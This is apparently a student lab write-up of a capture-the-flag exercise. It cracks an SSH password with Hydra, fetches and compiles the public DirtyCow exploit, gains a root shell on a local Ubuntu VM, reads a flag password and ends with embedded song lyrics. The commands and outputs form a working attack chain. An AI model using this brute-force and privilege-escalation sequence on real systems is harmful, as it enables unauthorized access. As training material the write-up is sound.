


Linux Privilege Escalation WalkThrough

Ty Newkirk, Penetration Tester

11/11/24

1. Accessed the IP address of the virtual machine to perform initial recon and discovered a hint button reading the following message:



There is a user named "hw5" with an easy to guess password.

2. Utilizing the information from the previous hint, I utilized Hydra in Kali to crack the password. I discovered the login password for the virtual machine is "**password**".

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-10 18:26:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.47.137:22/
[22][ssh] host: 192.168.47.137  login: hw5  password: password
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 14344383 to do in 14942:04h, 16 active
```

3. With those credentials, I successfully logged into the virtual machine

```
Ubuntu 14.04 LTS ubuntu tty1

eth0 IP Address: 192.168.47.137

ubuntu login: hw5
Password:
Last login: Sat Oct 26 19:48:38 PDT 2019 from 172.16.0.1 on pts/0
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

hw5@ubuntu:~$ _
```

Dirty Cow Exploit for Privilege Escalation

3. Next, I utilized the dirty cow vulnerability as one of the techniques to try to get root access to the machine, then installed the gcc compiler to run the payload of the dirty cow exploit.

```
(tnewk@kali)-[~]
└─$ wget https://gist.githubusercontent.com/rvorton/e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c
--2024-11-11 10:38:25-- https://gist.githubusercontent.com/rvorton/e9d4ff65d703a9084e85fa9df083c679/raw/9b1b5053e72a58b40b28d6799cf7979c53480715/cowroot.c
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.108.133, 185.199.111.133, 185.199.110.133, ...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.108.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4688 (4.6K) [text/plain]
Saving to: 'cowroot.c'

cowroot.c                                100%[=====] 4.58K --.-KB/s in 0s
2024-11-11 10:38:26 (24.1 MB/s) - 'cowroot.c' saved [4688/4688]
```

```
(tnewk@kali)-[~]
└─$ sudo apt-get install gcc
[sudo] password for tnewk:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
gcc is already the newest version (4:13.2.0-7).
gcc set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 929 not upgraded.
```

4. After installing the gcc compiler, I ran the cowroot.c executable on my kali machine.

```
(tnewk@kali)-[~]
└─$ gcc -s cowroot.c -o hehe -static -static-libgcc -static -lstdc++
cowroot.c: In function 'proccselfmemThread':
cowroot.c:98:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
   98 |         lseek(f, map, SEEK_SET);
      |               ^~~
      |               |
      |               void *
In file included from cowroot.c:27:
/usr/include/unistd.h:339:41: note: expected '__off_t' {aka 'long int'} but argument is of type 'void *'
   339 | extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
      |                               ~~~~~^~~~~~
cowroot.c: In function 'main':
cowroot.c:139:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
   139 |     fstat(f, &st);
      |     ^~~~~
```

5. Next, I copied and sent the executable from my kali machine to the target virtual machine

```
(tnewk@kali)-[~]
└─$ scp hehe hw5@192.168.47.137:~
hw5@192.168.47.137's password:
hehe
```

6. I ran the cowroot executable on the target machine to pop the root shell. Once I was in the root shell, I ran the “**cd ~**” command to access the root directory and the “**ls**” command to list the contents of the directory to discover the “password.txt” file.

```
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 47032
Racing, this may take a while..
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
root@ubuntu:/home/hw5# cd~
No command 'cd~' found, did you mean:
  Command 'cdo' from package 'cdo' (universe)
  Command 'cdb' from package 'tinycdb' (main)
  Command 'cdw' from package 'cdw' (universe)
  Command 'cd5' from package 'cd5' (universe)
  Command 'cdi' from package 'cdo' (universe)
  Command 'cdv' from package 'codeville' (universe)
  Command 'cdp' from package 'irpas' (multiverse)
  Command 'cde' from package 'cde' (universe)
cd~: command not found
root@ubuntu:/home/hw5# cd ~
root@ubuntu:/root# ls
password.txt
root@ubuntu:/root# cat password.txt
The password you need to enter is:

#P01s0n#g4s#inj3ct0r!#

root@ubuntu:/root# _
```


7. After discovering the password text file in the root directory, I opened the file with and entered the password from the file into the web app.






Enter password to enter the panic room:


8. Login was successful and I captured the flag of the panic room !

SCREENSHOT THIS PAGE!

 Okilly Dokilly – 'Panic Room' (Official Audio)

 Watch later  Share



Watch on  YouTube

We'll be safe from creeps and killers when they come
Unless they've got a blow torch or a poison gas injector
Then I don't know what will happen when they come.